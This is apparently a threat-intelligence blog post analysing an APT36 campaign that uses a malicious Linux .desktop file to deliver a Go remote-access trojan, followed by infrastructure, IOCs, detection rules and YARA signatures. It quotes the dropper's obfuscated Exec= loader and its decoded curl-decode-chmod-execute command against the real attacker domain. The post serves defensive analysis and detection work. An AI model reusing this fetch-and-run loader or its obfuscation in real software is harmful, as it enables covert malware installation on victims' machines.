

APT36 / Transparent Tribe — DeskRAT via `.desktop` Files, T-72/T-90 Procurement Lures, and a WebSocket C2 That Greets Visitors as 'Stealth Server'

 intel.breakglass.tech/post/apt36-deskrat-stealth-server-bossmaya-t72-t90

Breakglass Intelligence

April 25, 2026

 Breakglass Intelligence
intel.breakglass.tech

MEDIUM

THREAT INTEL

APT36 / Transparent Tribe — DeskRAT via `.desktop` Files, T-72/T-90 Procurement Lures, and a WebSocket C2 That Greets Visitors as 'Stealt...

Malware analysis · C2 infrastructure · APT attribution

@BreakGlassIntel

With thanks to [@smica83](#) for the original sample upload and tweet on 2026-04-24, [@JustwanttobeQ1](#) for forwarding the lead, [@suyog41](#) (Yogesh Londhe) for the broader Braodo/APT36 coverage that provides the research baseline, and [@solostalking](#) for the parallel observation the same day. Any mistakes below are ours, not the tipsters'. If you have prior reporting on [bossmaya\[.\]xyz](#), on [ascepanel\[.\]pro](#)-adjacent infrastructure, on the [Stealth Server](#) WebSocket greeting, or on the [D:/bossmaya/our/newlinuxblkul/](#) build path, please reach out and we'll update this post and credit the earlier source. Prior APT36 / Transparent Tribe research by SentinelLabs, Cisco Talos, Zscaler ThreatLabz, CYFIRMA, K7 Labs, and CERT-In provides the baseline on which this post builds.

TL;DR

APT36 (also tracked as Transparent Tribe and Mythic Leopard) is running an active Linux-targeted campaign against Indian defense using a Go-based implant the author calls [DeskRAT](#), delivered through abuse of the freedesktop [.desktop](#) file format with a triple-encoded bash loader. The

current lure is themed as **Ministry of Defence procurement of indigenous trawl assemblies for T-72 and T-90 main battle tanks** — a plausible-enough artifact for a defense-contracting inbox to open without hesitation.

The delivery server is an open directory at [bossmaya\[.\]xyz/files/](http://bossmaya[.]xyz/files/) on Namecheap shared hosting (registered 2026-04-15, nine days before public disclosure). The payload is served from [bossmaya\[.\]xyz/download.php?file=client.txt](http://bossmaya[.]xyz/download.php?file=client.txt) as ASCII85-encoded, bzip2-compressed ELF bytes. The decoded binary (SHA-256 [d62ad76a9841e710ce783c4f8313f134a1e6a726eb5b441b9cd49c7ae14b251a](https://www.shodan.io/search?query=d62ad76a9841e710ce783c4f8313f134a1e6a726eb5b441b9cd49c7ae14b251a), 6.2 MB) is a Go 1.24.3 Linux/x86_64 stealer-RAT with github.com/gorilla/websocket and github.com/google/uuid baked in.

The operator's OPSEC is sloppy in a way that seals the attribution trail. The stripped Go binary still carries its compile-time paths, which include the **main package source file** <D:/bossmaya/our/newlinuxblkul/client/main.go> and the local Go module cache at <C:/Users/hp/go/pkg/mod/>. The operator cross-compiled a Linux ELF on a Windows machine under a user account literally named **hp**, working out of a folder named after the delivery domain (bossmaya) inside a parent folder named **our**. The only thing missing is a commit message.

The command-and-control channel is a WebSocket endpoint on [85.137.249\[.\]224:8080/ws](ws://85.137.249[.]224:8080/ws) (AlexHost Moldova, AS200019) — reachable through four operator-owned Host-header-routed domains: [chuchuchacha\[.\]shop](http://chuchuchacha[.]shop), [chuchuchacha\[.\]xyz](http://chuchuchacha[.]xyz), and two brand-new domains [makiinindia\[.\]xyz](http://makiinindia[.]xyz) / [makiinindia\[.\]online](http://makiinindia[.]online) that were registered together on 2026-03-17 and flipped live on 2026-04-24, the same day we started watching. On first connection the server emits a JSON welcome frame that greets every client as "**Welcome to Stealth Server**", with a local server timestamp in **UTC-07:00** — a US Pacific clock on a Moldova-hosted VPS, which is either a deliberate timezone masquerade or an operator carelessly configuring their build machine's clock onto the production host.

Tied together with six months of passive DNS, this is the fourth Linux-oriented RAT family APT36 has rotated through since mid-2024 (**Poseidon** → **AresRAT** → **DeskRAT**, alongside the parallel Windows **CrimsonRAT** track). Lure-theme progression reads as a timeline of India-Pakistan tensions — from "**Preventive Measures in View of Operation Sindoor**" (May 2025, after India's real-world strikes on targets inside Pakistan) through "**Pak_Afghan_War_Impact_on_Northern_Border_India**" to the current "**Indigenous Trawl Assemblies for T-72 and T-90 MBTs**".

What This Report Adds to the Public Record

- The <D:/bossmaya/our/newlinuxblkul/client/main.go> compile path and the <C:/Users/hp/go/pkg/mod/> Go module cache path, both present verbatim in the stripped DeskRAT binary — a clean Windows-side OPSEC leak that names the operator's project, cross-compilation host, and local user.

- The WebSocket welcome-frame JSON produced by the APT36 C2 at `85.137.249[.]224:8080/ws`, including the internal server name "Welcome to Stealth Server" and the anomalous UTC-07:00 server-side timestamp on a Moldova-hosted origin.
- Two newly-registered operator domains — `makiinindia[.]xyz` and `makiinindia[.]online` — registered together on 2026-03-17T20:45:10Z via Namecheap and activated in DNS on 2026-04-24, routing to the same `85.137.249[.]224` C2 via Host-header-based virtual hosting alongside the older `chuchuchacha[.]shop` / `chuchuchacha[.]xyz` pair.
- Three operator domains sharing the second AlexHost IP `45.90.97[.]211` (France, same AS200019): `forwindowstesting[.]site` and `forwindowstesting[.]space` (both registered 2025-12-22T08:30:38Z, minutes apart), and `vayusena[.]store` — the last one themed after वायु सेना, Sanskrit/Hindi for the Indian Air Force — registered 2026-02-01.
- The DeskRAT payload's ASCII85+bzip2 delivery mechanism, the decoded triple-encoded bash loader (`base64 → xxd -r -p → base64`), and the client-side `/tmp/.wAhJmE-<md5>` randomized drop path.
- The Go-build fingerprint: `go1.24.3`, Build ID `1a8d3756d7be400949824cee9462fb2cbac79106`, `gorilla/websocket@v1.5.0` and `google/uuid@v1.3.0` dependencies. A Censys or Shodan sweep for ELF binaries matching those specific versions plus the `D:/bossmaya/` path prefix should surface adjacent builds if any are yet to come.
- RAT-family-rotation timeline: `CrimsonRAT` (Feb 2024 – Feb 2025, Windows) → `Poseidon` (Aug 2024, Linux ELF) → `AresRAT` (Oct 2025, Python PyInstaller ELF) → `DeskRAT` (Oct 2025 – present, Go ELF). Lure-theme progression tied to specific India-Pakistan events.

This report is not making identity-level attribution beyond reaffirming what is already established about APT36 / Transparent Tribe: Pakistani state-aligned cyber-espionage targeting Indian military, government, education, and diplomatic sectors since at least 2016, documented extensively by SentinelLabs, Cisco Talos, Zscaler, CYFIRMA, K7 Labs, and CERT-In.

The Dropper — `.desktop` File Format Abuse

The root of the infection chain is a 1.4 MB `.desktop` file, `MoD_letter_update.desktop`, hosted on the open directory at `bossmaya[.]xyz/files/`. `.desktop` files are the Linux application launcher standard (freedesktop.org spec) — plain text files that describe how the desktop environment should render and launch an application. A typical one is a hundred bytes or so; 1.4 MB is extraordinary.

The size comes from two embedded assets bolted into the file: a 500 KB base64-encoded PNG icon (so the launcher displays a convincing document icon to the victim), and a much larger base64-encoded `.pdf`-looking block that's actually unused data — padding to make the file feel substantial on inspection. The meaningful part is the `Exec=` field.

```
# --- BEGIN EMBEDDED ICON DATA ---
# Format: base64-encoded binary
# Size: 500KB
# Hash: ...
# iVBORw0KGgoclrwWCwVOBFvQzGjycbxo9...
...
Exec=bash -c 'TzxWndsk(){ echo "$1"|base64 -d|xxd -r -p|base64 -d; };
sleep 0.34024064482362626;
AifSUMbz="/tmp/.wAhJmE-$(date +%s%N|md5sum|cut -c1-8)";
OkuPiDQS="$(TzxWndsk <896-char blob>)";
(eval "$OkuPiDQS" > "$AifSUMbz" 2>/dev/null
  && chmod +x "$AifSUMbz" 2>/dev/null
  && "$AifSUMbz") &'
```

The **TzxWndsk** function is a three-pass decoder: the 896-character blob is base64-decoded, then treated as ASCII hex bytes and unhexed (**xxd -r -p**), then base64-decoded again. The result is a 250-character shell command.

Decoded, the command is plain:

```
YAiuradJ=${1:-'--fail'}' --location --show-error'
J0sQTdyK="https"'://'"bossmaya.xyz/download.php?file=client.txt"
curl ${YAiuradJ} ${J0sQTdyK} |
  python3 -c 'import base64,sys;
sys.stdout.buffer.write(base64.a85decode(sys.stdin.read()))' |
  bzip2 -d
```

That pipeline is **curl the payload → ASCII85-decode with Python → bzip2-decompress → stdout**, which **eval** then redirects into **\$AifSUMbz (/tmp/.wAhJmE-<md5-of-nanosecond-timestamp>)**, **chmod-executes**, and **backgrounds**. No compilers needed on the victim. Python 3 and **bzip2** ship by default on every desktop Linux distribution.

Two observations on this dropper:

First, **.desktop** file abuse is an old but low-frequency vector. Linux desktop environments will happily honor the **Exec=** field if the file is executable and double-clicked, even without the **#!/shebang** scaffolding that would trigger AV heuristics. It's deliberately chosen for the "open attachment, pwned" ergonomics of an Office-macro equivalent on Linux.

Second, the randomized drop path (**/tmp/.wAhJmE-<md5>**) and the dotfile prefix keep the payload hidden from **ls** without **-a** but visible to anyone auditing **/tmp** seriously. The operator is optimizing for a naïve-user detonation scenario, not a hardened target.

The Payload — **client.txt** → DeskRAT ELF

The file served at **bossmaya[.]xyz/download.php?file=client.txt** is a 3,144,518-byte ASCII85-encoded bzip2 archive. Decoding in order:

```
ASCII85 decode (base64.a85decode) → 2,515,803 bytes of bzip2
bzip2 decompress → 6,254,776 bytes of ELF
SHA-256 →
d62ad76a9841e710ce783c4f8313f134a1e6a726eb5b441b9cd49c7ae14b251a
```

That SHA-256 matches the sample @smica83 uploaded to MalwareBazaar as aofJJW-68b329da on 2026-04-23 19:51 UTC, tagged APT36 / Backdoor / DeskRAT / elf / TransparentTribe by the abuse.ch community. MalwareBazaar upload origin reports Hungary — which is the tipster's location, not the operator's.

The Agent — DeskRAT (Go 1.24.3)

The extracted ELF is a statically-linked x86_64 Go executable, stripped of symbols but carrying Go-runtime strings as Go binaries always do. Core properties:

Field	Value
File type	ELF 64-bit LSB executable, x86-64, statically linked, stripped
Size	6,254,776 bytes
SHA-256	d62ad76a9841e710ce783c4f8313f134a1e6a726eb5b441b9cd49c7ae14b251a
SHA-1	e7f1e5c9daec683279ec8c752a90821dc2411bf6
MD5	d3b4347e8e00d85368532901243e9ef9
Go Build ID	1a8d3756d7be400949824cee9462fb2cbac79106
Go version	go1.24.3
Key dependencies	github.com/gorilla/websocket@v1.5.0, github.com/google/uuid@v1.3.0
C2 protocol	WebSocket (ws:// over TCP/8080), gorilla/websocket implementation
Session ID schema	cxx-<UUIDv4> (cxx for C++? more likely just a prefix tag)

Because the binary is Go-compiled, the runtime's symbol-less-but-path-preserving behavior leaks the compile-time source tree directly. From strings against the ELF:

```
C:/Users/hp/go/pkg/mod/github.com/google/uuid@v1.3.0/hash.go
C:/Users/hp/go/pkg/mod/github.com/google/uuid@v1.3.0/util.go
C:/Users/hp/go/pkg/mod/github.com/google/uuid@v1.3.0/uuid.go
C:/Users/hp/go/pkg/mod/github.com/google/uuid@v1.3.0/version4.go
C:/Users/hp/go/pkg/mod/github.com/gorilla/websocket@v1.5.0/client.go
C:/Users/hp/go/pkg/mod/github.com/gorilla/websocket@v1.5.0/compression.go
...
D:/bossmaya/our/newlinuxblkul/client/main.go
C:/Program Files/Go/src/internal/runtime/atomic/types.go
C:/Program Files/Go/src/internal/runtime/maps/group.go
```

Three things fall out of this.

The Go toolchain was installed at `C:/Program Files/Go/` — a stock Windows install. The local Go module cache sits under `C:/Users/hp/go/pkg/mod/` — a stock per-user path on Windows, with the user literally named `hp`. And the operator's actual project lives at `D:/bossmaya/our/newlinuxblkul/` — a developer working out of drive `D:` (commonly a second physical disk or partition on Windows) with a project folder named after the current delivery domain, inside a parent folder named `our` (suggesting the operator is not solo; there's a shared project with at least one collaborator), inside a directory labeled `newlinuxblkul` (`newlinux` for the Linux build variant plus `blkul` which doesn't decode to anything obvious in Roman script but lines up with a Devanagari/Urdu transliteration).

Those three bread crumbs together describe the operator's development environment about as clearly as a `whoami` screenshot.

The agent's runtime behavior is: dial `wss://<c2>:8080/ws`, register with a UUIDv4 session identifier prefixed `cxx-`, send heartbeats, and handle RPC messages over the WebSocket channel. `gorilla/websocket` is the stock Go WebSocket library; nothing exotic in the protocol stack. Agent-side capabilities are, per community analysis of Transparent Tribe ELF implants, the standard RAT surface (file listing, upload/download, command execution) — we captured the binary but did not detonate it and won't speculate beyond what the strings show.

Stealth Server — The C2 That Greets You

The C2 endpoint is exposed at `ws://85.137.249[.]224:8080/ws`, behind Host-header-based virtual hosting. Sending a WebSocket upgrade with `Host: chuchuchacha.shop`, `Host: chuchuchacha.xyz`, `Host: makiinindia.xyz`, or `Host: makiinindia.online` all complete the handshake and receive a server-initiated JSON frame on connection:

```
{
  "type": "welcome",
  "client_id": "89701603-35e1-4dbb-a7fa-ae4bfda07f92",
  "data": "Welcome to Stealth Server",
  "timestamp": "2026-04-24T12:39:28.6276148-07:00"
}
```

`client_id` is a fresh UUIDv4 on every reconnect — the server assigns identity at handshake time rather than trusting client-supplied IDs. The `data` field identifies the internal server name as "Stealth Server". And the `timestamp` field carries the origin host's local time: `UTC-07:00`, a US Pacific offset.

A Moldova-hosted VPS (AlexHost S.R.L., AS200019) should default to `UTC+02:00` (EET). A Pacific offset on this box is either the operator running the backend on a VPS whose clock they set to their personal timezone, or a deliberate masquerade — set the clock to look like someone else's infrastructure. The timestamp is formatted with a seven-digit fractional-second precision (`.6276148`) characteristic of .NET / Go `time.Now()` serialized to RFC 3339, which gives a small additional hint at the server-side implementation language.

We are leaving a passive watch on this endpoint to catch (a) the greeting string changing (operator renaming the C2 brand), (b) the timezone flipping to something less anomalous (operator cleaning up after noticing), or (c) the port going silent (operator rotating the IP).

The Infrastructure — Two AlexHost IPs, Nine Domains, Six Months

The Go binary's embedded C2 URL references `ws://` without a fixed hostname, with the agent resolving its target from either a baked-in config string or the `.desktop` loader's runtime environment — in practice, the currently-observed set of Host-header-equivalent routing maps four domains onto a single origin:

Domain	Registered	Role	Resolves to
<code>bossmaya[.]xyz</code>	2026-04-15	Payload delivery (open dir <code>/files/</code>)	<code>68.65.123[.]132</code> (Namecheap shared hosting)
<code>chuchuchacha[.]shop</code>	2025-09-30	C2 Host routing	<code>85.137.249[.]224</code> (AlexHost MD)
<code>chuchuchacha[.]xyz</code>	2025-12-17	C2 Host routing	<code>85.137.249[.]224</code> (AlexHost MD)
<code>makiinindia[.]xyz</code>	2026-03-17	C2 Host routing (NEW, activated 2026-04-24)	<code>85.137.249[.]224</code> (AlexHost MD)
<code>makiinindia[.]online</code>	2026-03-17	C2 Host routing (NEW, activated 2026-04-24)	<code>85.137.249[.]224</code> (AlexHost MD)
<code>forwindowstesting[.]site</code>	2025-12-22	Prior dev/staging	<code>45.90.97[.]211</code> (AlexHost FR)
<code>forwindowstesting[.]space</code>	2025-12-22	Prior dev/staging	<code>45.90.97[.]211</code> (AlexHost FR)

Domain	Registered	Role	Resolves to
vayusena[.]store	2026-02-01	IAF-themed (वायु सेना)	45.90.97[.]211 (AlexHost FR)
amgrepsales[.]org	2025-06-11	Prior C2, dormant now	— (no current A record)

Every active domain is registered through Namecheap and uses Namecheap's default email-forwarding SPF (`v=spf1 include:spf.efwd.registrar-servers.com ~all`) — meaning any of these domains can in principle receive mail. Useful to remember when thinking about the operator's broader phishing workflow.

The grouping of `makiinindia[.]xyz` and `makiinindia[.]online` is worth pausing on. Both domains have creation timestamps of `2026-03-17T20:45:10Z` with sub-second difference (`.000Z` vs `.160Z`), meaning they were registered by the same automation in the same Namecheap session. They then sat inert for exactly five weeks before both flipping live in DNS on **2026-04-24** — the same day @smica83 tipped the `bossmaya` delivery chain and the same day the operator may have perceived community attention. The simultaneous activation suggests either (a) a scheduled infrastructure handoff that happened to coincide with disclosure, or (b) a reactive activation in response to the tipster's post. Either reading is interesting; the domains are fresh C2 pivots either way.

The prior C2 IP (`85.137.249[.]243`, the one still baked into community documentation of DeskRAT) has gone quiet from our perspective — service banners timed out on every port during this investigation. Whether it's firewalled against non-customer source IPs or fully rotated out, the current active surface is `.224`, two adjacent IPs over. AlexHost routinely assigns multiple IPs per customer inside the same `/24`; the pattern here is hoster-typical, not cross-hoster.

The second AlexHost IP `45.90.97[.]211` (France, same AS200019) fronted the operator's `forwindowstesting[.]*` and `vayusena[.]store` domains during a December 2025 – April 2026 passive-DNS window. Its own passive-DNS history also shows the `chuchuchacha[.]xyz` and `chuchuchacha[.]shop` domains resolved through it briefly around 2025-12-17 — so the operator was moving traffic between the two AlexHost IPs as early as mid-December.


A third, older IP surfaces in related Transparent Tribe MalwareBazaar tags: `185.123.102[.]33` (tagged on the October 2025 AresRAT `avlim` sample). That IP is offline at the time of this investigation and does not appear to be in the current active rotation.

The Actor — Two Years and Four RAT Families

APT36 / Transparent Tribe / Mythic Leopard has been tracked publicly since at least 2016, with extensive prior research by SentinelLabs, Cisco Talos, Zscaler ThreatLabz, CYFIRMA, K7 Labs, and India's CERT-In. The group's consistent target pattern is Indian military, government,

diplomatic, and defense-adjacent organizations, and the consistent tooling trajectory since 2023 has been a rotation of named RAT families with heavy reuse of lure-document themes.

The MalwareBazaar **TransparentTribe** tag currently carries 25 samples spanning 2024-02 to 2026-04, and the overlap with **APT36**, **CrimsonRAT**, **Poseidon**, **AresRAT**, and **DeskRAT** tags maps to a clean generational timeline:



The Windows CrimsonRAT track runs in parallel to the Linux experimentation — Transparent Tribe has not abandoned Windows, but has been actively expanding the Linux implant surface since mid-2024. That expansion has moved through three different native languages (Python, then a brief unclear-runtime Poseidon, then Go), with the Go-based DeskRAT now being the mature form.

The AresRAT samples (**babe7e80...** / **d77dd11f...**, both dated 2025-10-25) are PyInstaller-compiled Python ELF's — 6.3 MB executables carrying **libpython2.7.so.1.0** and **Py_SetPythonHome** strings. They lack the Windows-path leak that characterizes the current DeskRAT binary; the operator's OPSEC got sloppier between October 2025 and April 2026 rather than cleaner, or more simply the Go toolchain preserves more build-path metadata by default than the Python/PyInstaller build did.

Lure themes track real India-Pakistan events with a 0–4-week lag:

Date	Sample lure	Real-world anchor
2024-02-02	Recommendation for the award of President's.docm	—
2024-04-01	What_is_Ramadan.exe	Ramadan
2024-05 to 2025-02	Various CrimsonRAT xlam/docx lures	—

Date	Sample lure	Real-world anchor
2025-05-09	Preventive Measures in View of Operation Sindoor and Em...	Operation Sindoor — India's May 2025 strikes inside Pakistan
2025-05-31 / 2025-06-19	29 May 2025.ppam / Agenda Points of Joint Meeting On Counter Terrorism.ppam	Post-Sindoor diplomatic cadence
2025-09-11	Proposal_Posting_of_Offrs_to_RMC_Mumbai.zip	RMC (Regional Military Command) Mumbai
2025-10-18 / 2025-10-19	Pak_Afghan_War_Impact_on_Northern_Border_India.vbs / .rar	Pakistan-Afghanistan border flare-ups
2025-11-13	Defence_Planning_Committee_Meeting_13_Nov_2025.zip	DPC meeting, actual date on the filename
2025-12-15	CRPF Letter Regarding Esclations.ppam	CRPF (Central Reserve Police Force)
2026-03-11	DD_MCO Quota Available.xlam	DD / MCO — Directorate / Movement Control Office
2026-04-21	Contract for Procurement of Indigenous Trawl Part 1/2.xll (Windows)	T-72/T-90 tank procurement
2026-04-22	Contract_for_Procurement_of_Indigenous_Trawl_Assemblies_... MBTs.desktop (Linux)	Same procurement lure, Linux variant

The themes are internally consistent: a Pakistan-aligned actor would plausibly have visibility into — and interest in fabricating documents that mention — exactly these Indian defense and paramilitary threads. None of the specific lure documents are real (to our knowledge), but all of

them are plausible enough to motivate a defense-contracting inbox or an RMC-adjacent workstation to click.

IOCs

Defanged in prose; raw inside code blocks where downstream tooling needs literal strings.

Network

85.137.249[.]224	current Stealth Server C2 (AlexHost MD)
85.137.249[.]243	prior C2 IP (silent during investigation)
45.90.97[.]211	dev/staging + prior C2 IP (AlexHost FR)
185.123.102[.]33	older AresRAT C2 (offline)
68.65.123[.]132	bossmaya.xyz payload-delivery shared
hosting (Namecheap)	

Panel + C2 domains

bossmaya[.]xyz	payload delivery (Namecheap, reg 2026-04-15)
chuchuchacha[.]shop	C2 Host route (Namecheap, reg 2025-09-30)
chuchuchacha[.]xyz	C2 Host route (Namecheap, reg 2025-12-17)
makiinindia[.]xyz	NEW C2 Host route (reg 2026-03-17,
activated 2026-04-24)	
makiinindia[.]online	NEW C2 Host route (reg 2026-03-17,
activated 2026-04-24)	
vayusena[.]store	Indian-Air-Force-themed lure-adjacent
(reg 2026-02-01)	
forwindowstesting[.]site	prior dev/staging (reg 2025-12-22)
forwindowstesting[.]space	prior dev/staging (reg 2025-12-22)
amgrepsales[.]org	prior C2 (reg 2025-06-11, dormant)

URLs

http://bossmaya[.]xyz/files/	open dir serving droppers + ZIPs
http://bossmaya[.]xyz/files/MoD_letter_update.desktop	primary Linux dropper
http://bossmaya[.]xyz/download.php?file=client.txt	payload-fetch endpoint
ws://85.137.249[.]224:8080/ws	Stealth Server WebSocket C2

Sample hashes

d62ad76a9841e710ce783c4f8313f134a1e6a726eb5b441b9cd49c7ae14b251a	DeskRAT (Go ELF, 6.25 MB)
e7f1e5c9daec683279ec8c752a90821dc2411bf6	DeskRAT (SHA-1)
d3b4347e8e00d85368532901243e9ef9	DeskRAT (MD5)
1a8d3756d7be400949824cee9462fb2cbac79106	DeskRAT Go Build ID (SHA-1)
4edbed6228be3369efbc5c38b1c08d2227f907fd5be0de2bacdb4f51fff8a95b	.desktop dropper
babe7e80eb65a3d2c393ec6e4e723ae91ecd88c307959eaa08838edf2df30d5b	AresRAT "avlim"
(PyInstaller ELF)	
d77dd11f63c978adf10c2ea5fbd2a77e650ae00d19877032b693b154e86d00e4	AresRAT "mozella"
(PyInstaller ELF)	
f07c7d12459cb63d6661dd6a0b61946484aa5ca53bf5f77454fbb9f9ea2010eb	SnapshotPubmle.dll
(APT36 Windows DLL, Dec 2025)	
5f607374431d77a7398927f45c5d1efc57513250622e23535dbc0a0a0584c3a1	Poseidon ELF (Aug 2024)
2019fec607e8955b79d194e1c6408e5c50269dac60b6f5864f36814774713361	Poseidon ELF (Aug 2024)

Host-based

/tmp/.wAhJmE-<8-hex>	DeskRAT drop path (md5 of nanosecond timestamp)
C:/Users/hp/go/pkg/mod/	operator Go module cache path
D:/bossmaya/our/newlinuxblkul/client/main.go	operator main package source path
cxx-<UUIDv4>	DeskRAT server-side session ID schema
"Welcome to Stealth Server"	C2 server-initiated WebSocket welcome
payload	
gorilla/websocket v1.5.0, google/uuid v1.3.0	bundled Go dependencies
go1.24.3	Go build version

Detection Guidance

Network

- Egress-block the two AlexHost IPs ([85.137.249\[.\]224](#), [85.137.249\[.\]243](#), [45.90.97\[.\]211](#)) at firewall layer. AlexHost is widely used for small legitimate hosting; be prepared for false positives.
- Alert on DNS resolution for any of the nine operator domains above. [vayusena\[.\]store](#) in particular is a high-signal lure — there is essentially no benign reason for a corporate endpoint to resolve that domain.
- Alert on outbound WebSocket upgrades to [:8080](#) on bare-IP destinations or on any domain where the client negotiated [Sec-WebSocket-Version: 13](#) and received the [Welcome to Stealth Server](#) JSON payload. The greeting text is specific enough to be a clean one-shot IOC on TLS-inspection-enabled monitoring.

Host (Linux)

- Alert on `.desktop` files in user downloads or email-attachment directories larger than 10 KB. Legitimate `.desktop` files are tiny; embedded icons and payload blobs push malicious ones into the hundreds of KB to megabytes.
- Alert on `bash -c` invocations that include the substring `base64 -d|xxd -r -p|base64 -d` — that specific triple-decode pattern is distinctive and unusual in benign shell scripts.
- Alert on ELF files in `/tmp/` with names matching `/tmp/. [A-Za-z0-9]+-[0-9a-f]{8}` — the dropper's randomization scheme.
- Alert on Python subprocesses decoding `base64.a85decode` piped to `bzip2 -d` piped to `chmod +x` piped to execution; the full curl-to-chmod-to-exec pipeline is a strong detection string.

Host (Windows)

CrimsonRAT and the accompanying `.xlam` / `.ppam` / `.docm` lure set are well-covered by existing defender content. The newest Windows addition in this campaign is `SnapshotPubmle.dll` (SHA-256 above) — a Mono/.NET assembly from December 2025; add to hash blocklists.

YARA

```
rule APT36_DeskRAT_Go_ELF {
    meta:
        description = "APT36 / Transparent Tribe DeskRAT Go-compiled Linux ELF"
        author      = "Breakglass Intelligence"
        date        = "2026-04-24"
        sha256      = "d62ad76a9841e710ce783c4f8313f134a1e6a726eb5b441b9cd49c7ae14b251a"
        reference   = "https://intel.breakglass.tech/post/apt36-deskrat-stealth-server-
bossmaya-t72-t90"
    strings:
        $go_build = "Go buildID=\"1a8d3756d7be400949824cee9462fb2cbac79106\" ascii
        $path1    = "D:/bossmaya/our/newlinuxblkul" ascii
        $path2    = "C:/Users/hp/go/pkg/mod/github.com/gorilla/websocket" ascii
        $c2a      = "chuchuchacha" ascii
        $c2b      = "bossmaya" ascii
        $sess     = "cxx-" ascii
    condition:
        uint32(0) == 0x464c457f and (
            $go_build or $path1 or $path2 or (1 of ($c2*) and $sess)
        )
}

rule APT36_Stealth_Server_WS_Greeting {
    meta:
        description = "Captured WebSocket welcome frame from APT36 'Stealth Server' C2"
        author      = "Breakglass Intelligence"
        date        = "2026-04-24"
    strings:
        $a = "\"type\": \"welcome\"" ascii
        $b = "\"data\": \"Welcome to Stealth Server\"" ascii
        $c = "\"client_id\": \"" ascii
    condition:
        all of them
}

rule APT36_Desktop_Dropper_TripleDecoder {
    meta:
        description = "APT36 .desktop dropper triple-base64+hex decoder pattern"
        author      = "Breakglass Intelligence"
        date        = "2026-04-24"
    strings:
        $a = "base64 -d|xxd -r -p|base64 -d" ascii
        $b = "$ (date +%s%N|md5sum|cut -c1-8)" ascii
        $c = "Exec=bash -c" ascii
    condition:
        2 of them
}
```

Disclosure

Points of contact for defenders or trust-and-safety teams who want to file:

- AlexHost S.R.L. (hosting abuse for [85.137.249\[.\]224](#), [85.137.249\[.\]243](#), [45.90.97\[.\]211](#)) — [abuse@alexhost\[.\]com](mailto:abuse@alexhost[.]com)
- Namecheap (registrar abuse for all nine operator domains) — abuse@namecheap.com
- Identity Digital (registry for [.store](#), [.online](#), [.site](#), [.space](#) TLDs) — via WHOIS-layered-access form
- CERT-In (Indian national CERT) — for Indian organizations in the target window
- CERT-IN-RM Defence Cell — via Ministry of Defence IT cell channels for the specific MoD-themed lure

Defenders receiving [.desktop](#) files from external sources should preserve the file for IOC enrichment before executing quarantine; the embedded base64 icon and Exec field are highly fingerprinted.

Tipster credit: [@smica83](#) (original MB upload + tweet), [@JustwanttobeQ1](#) (forwarded lead), [@suyog41](#) (baseline APT36 coverage), [@solostalking](#) (parallel observation). Prior research: SentinelLabs, Cisco Talos, Zscaler ThreatLabz, CYFIRMA, K7 Labs, CERT-In. If you have prior reporting on [bossmaya\[.\]xyz](#), on the [Stealth Server](#) WebSocket greeting, on the [D:/bossmaya/our/newlinuxblkul/](#) operator build path, or on the [makiinindia\[.\]](#) domain pair, please reply or DM — we will update the post and credit the earlier source.*

Share 

Related Reports

[high](#)

[Multi-RAT Operation Dismantled: WaterHydra APT Nexus, Five AES Keys Recovered, and Live C2 Infrastructure Mapped Across Three Continents](#)

[3/7/2026](#)